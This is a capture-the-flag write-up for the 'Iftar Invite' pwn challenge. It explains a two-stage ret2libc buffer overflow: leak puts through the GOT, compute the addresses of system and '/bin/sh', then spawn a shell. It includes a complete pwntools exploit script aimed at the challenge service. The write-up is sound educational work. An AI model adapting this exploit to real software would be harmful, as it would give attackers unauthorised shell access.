Ramadan CTF 2026 - Iftar Invite
[ Iftar Invite ] Writeup
Category: Pwn (ret2libc)
Difficulty: Medium
Author: 4n7h4r4x
Access all challenges here:
GitHub Repository
Tools Used
ghidra/gdbfor reverse engineeringropper/ROPgadgetfor finding gadgetspython3 (pwntools)for exploit scripting
Overview
This is a classic ret2libc challenge. The binary has a buffer overflow but no win function and NX is enabled (no shellcode on the stack). We need to leak a libc address, calculate offsets, and return to system("/bin/sh").
A custom libc.so.6 and ld-linux-x86-64.so.2 are provided – this is a strong hint that you need to use specific libc offsets.
Initial Recon
Running file and checksec:

The binary is non-PIE and dynamically linked. This means:
- Code addresses are fixed (no ASLR on the binary itself)
- libc is loaded at a random base address (ASLR) – we need to leak it
- NX is on – no executing shellcode on the stack

Patching the binary
I made sure to patch the binary correctly so it uses the libc from the same directory ( rpath is already set to ./ ) but in case sthg dosent work use patchelf command as follows and it’ll work fine :
Reverse Engineering



In Ghidra, the challenge function reads our input into a buffer with a clear overflow:
The buffer is at rbp - 0x40, and we can overflow it. The offset to RIP is 0x48 bytes (0x40 buffer + 0x8 saved RBP).
The binary imports puts from libc – we’ll use it to leak libc addresses.
Exploitation Plan
This is a two-stage ret2libc attack:
Stage 1 – Leak libc:
- Overflow the buffer to control RIP.
- Use
pop rdi; retgadget to set RDI =puts@GOT(which contains the runtime address ofputsin libc). - Call
puts@PLTto print the leaked address. - Return to
challengeto get a second overflow.
Stage 2 – Shell:
- Calculate libc base from the leaked
putsaddress. - Compute
systemand"/bin/sh"addresses. - Overflow again:
pop rdi; ret->"/bin/sh"->ret(stack alignment) ->system.
Finding Gadgets

Using ropper or ROPgadget on the binary:
1
2
0x4013a3: pop rdi; ret;
0x40101a: ret;            # for stack alignment
Computing Libc Offsets
With the provided libc.so.6:
1
2
readelf -s libc.so.6 | grep -E " puts@@| system@@"
strings -a -t x libc.so.6 | grep "/bin/sh"
putsoffset:0x84420systemoffset:0x52290"/bin/sh"offset:0x1b45bd
Tip: Always use the provided libc! The remote server uses it, and offsets differ between libc versions. Tools like
patchelfcan help you run the binary locally with the provided libc.
Solution
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
from pwn import *

context.binary = elf = ELF("./iftar_invite", checksec=False)

#p = elf.process()
p = remote("localhost", 9988)

challenge = p64(elf.sym.challenge)
puts_plt = p64(elf.sym.puts)
puts_got = p64(elf.got.puts)

pop_rdi = p64(0x00000000004013a3)
ret = p64(0x000000000040101a)

# Stage 1: Leak puts@libc
pay1 = b"A" * 0x48 + pop_rdi + puts_got + puts_plt + challenge

p.recvuntil(b">")
p.send(pay1)

p.recvuntil(b"See you tonight")
p.recvline()

puts = u64(p.recvline()[:-1].ljust(8, b"\x00"))
libc_base = puts - 0x84420
system = libc_base + 0x52290
binsh = libc_base + 0x1b45bd


log.success(f"{hex(puts)=}")
log.success(f"{hex(libc_base)=}")
log.success(f"{hex(system)=}")
log.success(f"{hex(binsh)=}")

# Stage 2: system("/bin/sh")
pay2 = b"A" * 0x48 + pop_rdi + p64(binsh) + ret + p64(system)
p.recvuntil(b">")
p.send(pay2)

p.interactive()
Key Takeaways
- ret2libc is the go-to technique when NX is enabled and there’s no win function. Leak a libc address, compute offsets, call
system("/bin/sh"). - GOT/PLT separation:
puts@GOTholds the runtime libc address,puts@PLTis the trampoline to call it. Leaking GOT entries is the standard way to defeat ASLR. - Stack alignment: On x86-64,
system()(and many libc functions) require the stack to be 16-byte aligned when called. Adding aretgadget before the function call fixes misalignment. - Two-stage attacks: By returning to the vulnerable function after the first stage, you get another overflow opportunity to deliver the final payload.
Helpful Resources
Thanks for reading!